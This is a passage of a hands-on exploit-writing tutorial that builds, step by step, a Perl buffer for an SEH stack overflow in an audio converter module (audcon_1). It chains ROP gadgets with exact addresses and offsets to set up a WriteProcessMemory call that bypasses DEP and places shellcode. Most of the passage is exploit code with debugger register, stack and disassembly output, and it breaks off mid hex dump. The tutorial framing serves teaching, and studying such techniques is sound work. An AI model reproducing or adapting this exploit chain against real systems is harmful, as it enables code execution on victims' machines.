
Lets update our buffer :
my $buffer = “A” x 280 . “\x31\x2A\x00\x10” . “B” x (4436 – 280) . “\x2F\x37\x01\x10” . “A” x 10000;

Lets put a Break Point on @ **0x10002A33** (on RETN 4) to see where our EAX points



```
EAX 0013C610
ECX 1001372F audcon_1.1001372F
EDX 7C9032BC ntdll.7C9032BC
EBX 00000000
ESP 0013CE78 ASCII "AAAAAAAAAAAAAA
EBP 41414141
ESI 00000000
EDI 00000000

EIP 10002A34 audcon_1.10002A34

C 0  ES 0023 32bit 0(FFFFFFFF)
P 0  CS 001B 32bit 0(FFFFFFFF)
```

Lets take a look at the stack :



```
0013CE50   41414141  AAAA
0013CE54   41414141  AAAA
0013CE58   41414141  AAAA
0013CE5C   41414141  AAAA
0013CE60   41414141  AAAA
0013CE64   41414141  AAAA
0013CE68   10002A31  1*.▸ audcon_1.10002A31
0013CE6C   41414141  AAAA
0013CE70   41414141  AAAA
0013CE74   41414141  AAAA
0013CE78   41414141  AAAA
0013CE7C   41414141  AAAA
0013CE80   41414141  AAAA
0013CE84   41414141  AAAA
0013CE88   41414141  AAAA
```

We can notice that the RETN will take us back **12 bytes** after after the previous ROP instruction address so our buffer will looks like

my $buffer = “A” x 280 . “\x31\x2A\x00\x10” . “B” x 12 .”\x00\x00\x00\x00” . “B” x (4436 –280-12-4) . “\x2F\x37\x01\x10” . “A” x 10000;

Don't worry about **”\x00\x00\x00\x00”** it's just to fix the place of our next instruction address, you can use any other sequence than null bytes, we will find our next instruction later


Now we have EAX pointing to **0x0013C610** but it's far from buffer, so here is the deal :

Next ROP Instruction should be done to increment EAX so it points to our BUFFER so we can find a place to our shellcode.

Lets find a nice set of instructions that looks like

```
Add EAX, xxxxxxxx
.......          <==== Should not be harmful
RETN x
```

in my case, i choosed the following one :



```
1007A41D   05 00010000        ADD EAX,100
1007A422   5D                 POP EBP
1007A423   C3                 RETN
1007A424   6A 10              PUSH 10
```

```
ADD EAX,100        ===> Excellent
POP EBP            ===> Not Harmful
RETN               ===> Excellent
```

So our buffer will look like :

my $buffer = “A” x 280 . “\x31\x2A\x00\x10” . “B” x 12 .”\x1D\xA4\x07\x10” . “B” x (4436 – 280-12-4) . “\x2F\x37\x01\x10” . “A” x 10000;


ok nice, but we can see that adding 100 to EAX won't bring us to our buffer, so i though about making a loop :

Ok lets call this instruction nine times that would be suffisent to bring EAX to our buffer.

As our Buffer is becoming more and more complex lets reorganize it in a nicer way :

```
my    $buffer  = “A” x 280                     # some junk
      $buffer .= “\x31\x2A\x00\x10”            # mov eax,ebp / pop ebp / retn4
      $buffer .=  “B” x 12                     # some junk
      $buffer .= ”\x1D\xA4\x07\x10”            # add eax,100 / pop ebp / retn
      $buffer .= “B” x (4436 –280-12-4)        # some junk
      $buffer .= “\x2F\x37\x01\x10”            # SEH : add esp, 878 / retn 8
      $buffer .= “A” x 10000;                  # some junk
```

nice, no lets Break Point after the ADD EAX,100 and stop at the RETN to see where we will land in our stack



```
1007A41D  05 00010000     ADD EAX,100
1007A422  5D              POP EBP
1007A423  C3              RETN
1007A424  6A 10           PUSH 10
1007A426  68 C05D0B10     PUSH audcon_1.100B5DC0
1007A42B  E8 709CFFFF     CALL audcon_1.100740A0
1007A430  8B45 08         MOV EAX,DWORD PTR SS:[EBP+8]
1007A433  83F8 FE         CMP EAX,-2
1007A436  75 13           JNZ SHORT audcon_1.1007A44B
1007A438  E8 9D96FFFF     CALL audcon_1.10073ADA
1007A43D  C700 09000000   MOV DWORD PTR DS:[EAX],9
1007A443  83C8 FF         OR EAX,FFFFFFFF
1007A446  E9 AA000000     JMP audcon_1.1007A4F5
1007A44B  33DB            XOR EBX,EBX
1007A44D  3BC3            CMP EAX,EBX
1007A44F  7C 08           JL SHORT audcon_1.1007A459
1007A451  3B05 90911A10   CMP EAX,DWORD PTR DS:[101A9190]
1007A457  72 1A           JB SHORT audcon_1.1007A473
1007A459  E8 7C96FFFF     CALL audcon_1.10073ADA
1007A45E  C700 09000000   MOV DWORD PTR DS:[EAX],9
1007A464  53              PUSH EBX
1007A465  53              PUSH EBX
1007A466  53              PUSH EBX
1007A467  53              PUSH EBX
1007A468  53              PUSH EBX
Return to 41414141
```

```
Registers (FPU)
EAX 0013C710
ECX 1001372F audcon_1.1001372F
EDX 7C9032BC ntdll.7C9032BC
EBX 00000000
ESP 0013CE84 ASCII "AAAAAAAAAAAAA
EBP 41414141
ESI 00000000
EDI 00000000

EIP 1007A423 audcon_1.1007A423

C 0  ES 0023 32bit 0(FFFFFFFF)
P 0  CS 001B 32bit 0(FFFFFFFF)
A 0  SS 0023 32bit 0(FFFFFFFF)
Z 0  DS 0023 32bit 0(FFFFFFFF)
S 0  FS 003B 32bit 7FFDF000(FFF)
T 0  GS 0000 NULL
D 0
O 0  LastErr ERROR_SUCCESS (0000

EFL 00000202 (NO,NB,NE,A,NS,PO,GE

ST0 empty -??? FFFF 00FF00FF 00FF
ST1 empty -??? FFFF 00FF00FF 00FF
ST2 empty -??? FFFF 000000FE 00FE
ST3 empty -??? FFFF 000000FE 00FE
ST4 empty -??? FFFF 00FFFFFF 00FF
ST5 empty -??? FFFF 000000FF 00FF
ST6 empty -??? FFFF 00000000 0000
ST7 empty -??? FFFF 00800080 0080
```

```
Address   Hex dump                 ASCII
0045A000  2B 31 43 00 78 F6 44 00  +1C.x÷D.
0045A008  B0 B7 44 00 00 00 00 00  ░╖D.....
0045A010  2E 3F 41 56 6F 75 74 5F  .?AVout_
0045A018  6F 66 5F 72 61 6E 67 65  of_range
0045A020  40 73 74 64 40 40 00 00  @std@@..
0045A028  78 F6 44 00 78 F6 44 00  x÷D.x÷D.
0045A030  78 F6 44 00 78 F6 44 00  x÷D.x÷D.
```

```
0013CE6C  41414141  AAAA
0013CE70  41414141  AAAA
0013CE74  41414141  AAAA
0013CE78  1007A41D  #ñ·▶  audcon_1.1007A41D
0013CE7C  41414141  AAAA
0013CE80  41414141  AAAA
0013CE84  41414141  AAAA
0013CE88  41414141  AAAA
```

we can see that the next ADD EAX,100instruction address should be 8 bytes after the first one, lets modify the buffer :


```
my     $buffer  = “A” x 280                      # some junk
       $buffer .= “\x31\x2A\x00\x10”             # mov eax,ebp / pop ebp / retn4
       $buffer .=  “B” x 12                      # some junk
       $buffer .= ”\x1D\xA4\x07\x10”             # add eax,100 / pop ebp / retn
       $buffer .= “B” x 8                        # some junk
       $buffer .= ”\x1D\xA4\x07\x10”             # NEXT : add eax,100 / pop ebp / retn
       $buffer .= “B” x (4436 –312)              # some junk
       $buffer .= “\x2F\x37\x01\x10”             # SEH : add esp, 878 / retn 8
       $buffer .= “A” x 10000;                   # some junk
```

Lets make 9 iteration so we can point EAX to a place for our shellcode that is far from ESP to have sufficient space to play

We can do same process again and again or just analyze the way that the stack change due to POP EBP and RETN we can build the sequence as follow :

```
my    $buffer  = “A” x 280                           # some junk
      $buffer .= “\x31\x2A\x00\x10”                  # mov eax,ebp / pop ebp / retn4
      $buffer .=  “B” x 12                           # some junk
      $buffer .= ”\x1D\xA4\x07\x10”                  # add eax,100 / pop ebp / retn
      $buffer .= “B” x 8                             # some junk
      $buffer .= ”\x1D\xA4\x07\x10”                  # NEXT : add eax,100 / pop ebp / retn
      $buffer .= "B" x 4 ;                           # some junk
      $buffer .= "\x1D\xA4\x07\x10";                 # NEXT :  add eax,100 / pop ebp / retn
      $buffer .= "B" x 4 ;                           # some junk
      $buffer .= "\x1D\xA4\x07\x10";                 # NEXT :  add eax,100 / pop ebp / retn
      $buffer .= "B" x 4 ;                           # some junk
      $buffer .= "\x1D\xA4\x07\x10";                 # NEXT :  add eax,100 / pop ebp / retn
      $buffer .= "B" x 4 ;                           # some junk
      $buffer .= "\x1D\xA4\x07\x10";                 # NEXT :  add eax,100 / pop ebp / retn
      $buffer .= "B" x 4 ;                           # some junk
      $buffer .= "\x1D\xA4\x07\x10";                 # NEXT :  add eax,100 / pop ebp / retn
      $buffer .= "B" x 4 ;                           # some junk
      $buffer .= "\x1D\xA4\x07\x10";                 # NEXT :  add eax,100 / pop ebp / retn
      $buffer .= "B" x 4 ;                           # some junk
      $buffer .= "\x1D\xA4\x07\x10";                 # NEXT :  add eax,100 / pop ebp / retn
      $buffer .= "B" x 4 ;                           # some junk
      $buffer .= “B” x (4436 –360)                   # some junk
      $buffer .= “\x2F\x37\x01\x10”                  # SEH : add esp, 878 / retn 8
      $buffer .= “A” x 10000;                        # some junk
```

nice after the 9 iterations lets see what happened on the stack and our registers :



```
1007A41D   05 00010000      ADD EAX,100
1007A422   5D               POP EBP
1007A423   C3               RETN
1007A424   6A 10            PUSH 10
1007A426   68 C05D0B10      PUSH audcon_1.100B5DC0
1007A42B   E8 709CFFFF      CALL audcon_1.100740A0
1007A430   8B45 08          MOV EAX,DWORD PTR SS:[EBP+8]
1007A433   83F8 FE          CMP EAX,-2
1007A436   75 13            JNZ SHORT audcon_1.1007A44B
1007A438   E8 9D96FFFF      CALL audcon_1.10073ADA
1007A43D   C700 09000000    MOV DWORD PTR DS:[EAX],9
1007A443   83C8 FF          OR EAX,FFFFFFFF
1007A446   E9 AA000000      JMP audcon_1.1007A4F5
1007A44B   33DB             XOR EBX,EBX
1007A44D   3BC3             CMP EAX,EBX
1007A44F   7C 08            JL SHORT audcon_1.1007A459
1007A451   3B05 90911A10    CMP EAX,DWORD PTR DS:[101A9190]
1007A457   72 1A            JB SHORT audcon_1.1007A473
1007A459   E8 7C96FFFF      CALL audcon_1.10073ADA
1007A45E   C700 09000000    MOV DWORD PTR DS:[EAX],9
1007A464   53               PUSH EBX
1007A465   53               PUSH EBX
1007A466   53               PUSH EBX
1007A467   53               PUSH EBX
1007A468   53               PUSH EBX
Return to 41414141
```

```
Registers (FPU)
EAX 0013CF10 ASCII "AAAAAAAAAAAA
ECX 1001372F audcon_1.1001372F
EDX 7C9032BC ntdll.7C9032BC
EBX 00000000
ESP 0013CEC4 ASCII "AAAAAAAAAAAA
EBP 41414141
ESI 00000000
EDI 00000000

EIP 1007A423 audcon_1.1007A423

C 0  ES 0023 32bit 0(FFFFFFFF)
P 0  CS 001B 32bit 0(FFFFFFFF)
A 0  SS 0023 32bit 0(FFFFFFFF)
Z 0  DS 0023 32bit 0(FFFFFFFF)
S 0  FS 003B 32bit 7FFDF000(FFF)
T 0  GS 0000 NULL
D 0
O 0  LastErr ERROR_SUCCESS (0000

EFL 00000202 (NO,NB,NE,A,NS,PO,G

ST0 empty -??? FFFF 00FF00FF 00F
ST1 empty -??? FFFF 00FF00FF 00F
ST2 empty -??? FFFF 000000FE 00F
ST3 empty -??? FFFF 000000FE 00F
ST4 empty -??? FFFF 00FFFFFF 00F
ST5 empty -??? FFFF 000000FF 00F
ST6 empty -??? FFFF 00000000 000
ST7 empty -??? FFFF 00800080 008
```

```
Address   Hex dump                 ASCII
0045A000  2B 31 43 00 78 F6 44 00  +1C.x÷D.
0045A008  B0 B7 44 00 00 00 00 00  ░╖D.....
0045A010  2E 3F 41 56 6F 75 74 5F  .?AVout_
0045A018  6F 66 5F 72 61 6E 67 65  of_range
0045A020  40 73 74 64 40 40 00 00  @std@@..
0045A028  78 F6 44 00 78 F6 44 00  x÷D.x÷D.
0045A030  78 F6 44 00 78 F6 44 00  x÷D.x÷D.
0045A038  78 F6 44 00 B0 B7 44 00  x÷D.░╖D.
0045A040  00 00 00 00 2E 3F 41 56  .....?AV
0045A048  74 79 70 65 5F 69 6E 66  type_inf
0045A050  6F 40 40 00 00 00 00 00  o@@.....
0045A058  00 00 00 00 00 00 00 00  ........
0045A060  4A 3C 76 8C 02 00 00 00  J<vî☻...
0045A068  E1 A1 56 86 1E 5E A9 79  ßíVå▲^ry
0045A070  01 00 00 00 16 00 00 00  ☺...▬...
0045A078  02 00 00 00 02 00 00 00  ☻...☻...
0045A080  03 00 00 00 02 00 00 00  ♥...☻...
0045A088  04 00 00 00 18 00 00 00  ♦...↑...
0045A090  05 00 00 00 0D 00 00 00  ♣.......
```

```
0013CE88   41414141  AAAA
0013CE8C   1007A41D  #ñ•▶  audcon_1.1007A41D
0013CE90   41414141  AAAA
0013CE94   1007A41D  #ñ•▶  audcon_1.1007A41D
0013CE98   41414141  AAAA
0013CE9C   1007A41D  #ñ•▶  audcon_1.1007A41D
0013CEA0   41414141  AAAA
0013CEA4   1007A41D  #ñ•▶  audcon_1.1007A41D
0013CEA8   41414141  AAAA
0013CEAC   1007A41D  #ñ•▶  audcon_1.1007A41D
0013CEB0   41414141  AAAA
0013CEB4   1007A41D  #ñ•▶  audcon_1.1007A41D
0013CEB8   41414141  AAAA
0013CEBC   1007A41D  #ñ•▶  audcon_1.1007A41D
0013CEC0   41414141  AAAA
0013CEC4   41414141  AAAA
0013CEC8   41414141  AAAA
0013CECC   41414141  AAAA
0013CED0   41414141  AAAA
0013CED4   41414141  AAAA
```

Nice, now we have EAX pointing to a place to put our shellcode, lets make a small calculation

If you remember well, our Buffer starts at address : 0x0013CD50

so here we are :

So relative offset to our shellcode from the beginning of buffer is :

0x0013CF10 – 0x0013CD50 = 0x1C0 = 448 bytes (in Decimal)

Lets move to the next chapter

Chapter 03 : Build the Trap

Ok, next thing i though about is to build the WMP structure :

[0x7C802213] [RET] [0xffffffff] [0x7C8022CF] [@ of shellcode] [length of Shellcode] [@ for results]

lets resume what we have :

[0x7C802213]	==> Constant we have it
[RET] [0xffffffff]	==> This is not a problem
[0x7C8022CF]	==> Constant we have it
[@ of shellcode]	==> We have it in EAX
[length of Shellcode]	==> héhé
[@ for results]	==> Not a problem, just a writeable memory address

We have all ingredients, lets build the cake :

All what we have to do is to put the @ of oir shellcode (EAX value) in the right place then call the WPM with a nice RET.

If we make some calculation we have

[0x7C802213]	[RET]	[0xffffffff]	[0x7C8022CF]	[@ of shellcode]	[length of Shellcode]	[@ for results]
ESP	ESP+4	ESP+8	ESP+0C	ESP+10	ESP+14	ESP+18

So lets make it easy, lets find a small piece of code that will put EAX in ESP+10 and then do a RETN


so lets search for a small instruction like :

mov dword ptr ss:[esp + 10], eax

Unfortunately no one of those instructions that we found are reliable, because no RETN after them, and a lot of bad instructions after the MOV ones.

Some ones could give up or go backward and search for another approach, but the idea is to think out of the box, so lets make a search again and be open minded :

And BINGO : I found the following one :



```
10028479   894424 10          MOV DWORD PTR SS:[ESP+10],EAX
1002847D   FFD7               CALL EDI
1002847F   8BD8               MOV EBX,EAX
10028481   895C24 10          MOV DWORD PTR SS:[ESP+10],EBX
10028485   C64424 14 01       MOV BYTE PTR SS:[ESP+14],1
1002848A   C74424 20 00000000 MOV DWORD PTR SS:[ESP+20],0
```

Like you see, we have no RETN, but what about CALL EDI ????

If we can control EDI, we can go anywhere we need.

So here is the deal :
Lets take this sequence instruction, but before executing it lets fix EDI to a nice place so the CALL EDI will be useful.

So imagine if we put all the parameters in place in the buffer and :

1- make the CALL EDI take us to the WPM function at address 0x7C802213
2- execute the mov dword ptr ss:[esp + 10], eax / call EDI

Ok, this is just a game so keep it simple :
We need that after the RET of CALL EDI we land in WPM (0x7C802213)


we all know that a call will push something on the stack :-)

so when we execute the RETN after the CALL EDI we will come back, but we want to land in our WPM after the RET of CALL EDI

What if we point EDI to something like :

ADD ESP,4 ==> bypass the @ of return of CALL EDI and point it to next value on the stack and guess what's the next value ??? 0x7C802213
..... ==> No Harmful Instructions
RETN ==> will land us at WPM

Ok lets search :




```
100012B6   83C4 04      ADD ESP,4
100012B9   C3           RETN
100012BA   CC           INT3
100012BB   CC           INT3
```

This one is fine.

I don't know if all of the readers can follow me but belive me, i try to make it as easier as i can.

Now, how to put this value in EDI ?

As i always said : just a POP EDI should be fine, so lets find a POP EDI / RETN sequence




```
10008D00   5F           POP EDI
10008D01   C3           RETN
10008D02   6A 00        PUSH 0
```

so lets resume :

0x100012B6 <== This what we need to put in EDI
0x10008D00 <== This is how to put 0x100012B6 in EDI

Ok lets take a look to our buffer again and try to execute next instructions that :

if you remember good here is our last situation after 09 iterations of ADD EAX,100



```
1007A40C   83E0 E0          AND EAX,FFFFFFE0
1007A40F   83C0 40          ADD EAX,40
1007A412   5D               POP EBP
1007A413   C3               RETN
1007A414   F7D8             NEG EAX
1007A416   1BC0             SBB EAX,EAX
1007A418   25 08FFFFFF      AND EAX,FFFFFF08
1007A41D   05 00010000      ADD EAX,100
1007A422   5D               POP EBP
1007A423   C3               RETN
1007A424   6A 10            PUSH 10
1007A426   68 C05D0B10      PUSH audcon_1.100B5DC0
1007A42B   E8 709CFFFF      CALL audcon_1.100740A0
1007A430   8B45 08          MOV EAX,DWORD PTR SS:[EBP+8]
1007A433   83F8 FE          CMP EAX,-2
1007A436   75 13            JNZ SHORT audcon_1.1007A44B
1007A438   E8 9D96FFFF      CALL audcon_1.10073ADA
1007A43D   C700 09000000    MOV DWORD PTR DS:[EAX],9
1007A443   83C8 FF          OR EAX,FFFFFFFF
1007A446   E9 AA000000      JMP audcon_1.1007A4F5
1007A44B   33DB             XOR EBX,EBX
1007A44D   3BC3             CMP EAX,EBX
1007A44F   7C 08            JL SHORT audcon_1.1007A459
1007A451   3B05 90911A10    CMP EAX,DWORD PTR DS:[101A9190]
1007A457   72 1A            JB SHORT audcon_1.1007A473
Return to 41414141
```

```
Registers (FPU)
EAX 0013CF10 ASCII "AAAAAAAAAAAA
ECX 1001372F audcon_1.1001372F
EDX 7C9032BC ntdll.7C9032BC
EBX 00000000
ESP 0013CEC4 ASCII "AAAAAAAAAAAA
EBP 41414141
ESI 00000000
EDI 00000000

EIP 1007A423 audcon_1.1007A423

C 0  ES 0023 32bit 0(FFFFFFFF)
P 0  CS 001B 32bit 0(FFFFFFFF)
A 0  SS 0023 32bit 0(FFFFFFFF)
Z 0  DS 0023 32bit 0(FFFFFFFF)
S 0  FS 003B 32bit 7FFDF000(FFF)
T 0  GS 0000 NULL
D 0
O 0  LastErr ERROR_SUCCESS (0000

EFL 00000202 (NO,NB,NE,A,NS,PO,G

ST0 empty -??? FFFF 00FF00FF 00F
ST1 empty -??? FFFF 00FF00FF 00F
ST2 empty -??? FFFF 000000FE 00F
ST3 empty -??? FFFF 000000FE 00F
ST4 empty -??? FFFF 00FFFFFF 00F
ST5 empty -??? FFFF 000000FF 00F
ST6 empty -??? FFFF 00000000 000
ST7 empty -??? FFFF 00800080 008
```


```
Address  Hex dump                 ASCII
0045A000 2B 31 43 00 78 F6 44 00 +1C.x÷D.
0045A008 B0 B7 44 00 00 00 00 00 ░╖D.....
0045A010 2E 3F 41 56 6F 75 74 5F .?AVout_
0045A018 6F 66 5F 72 61 6E 67 65 of_range
0045A020 40 73 74 64 40 40 00 00 @std@@..
0045A028 78 F6 44 00 78 F6 44 00 x÷D.x÷D.
0045A030 78 F6 44 00 78 F6 44 00 x÷D.x÷D.
0045A038 78 F6 44 00 B0 B7 44 00 x÷D.░╖D.
0045A040 00 00 00 00 2E 3F 41 56 ....?AV
0045A048 74 79 70 65 5F 69 6E 66 type_inf
0045A050 6F 40 40 00 00 00 00 00 o@@.....
0045A058 00 00 00 00 00 00 00 00 ........
0045A060 4A 3C 76 8C 02 00 00 00 J<vî☻...
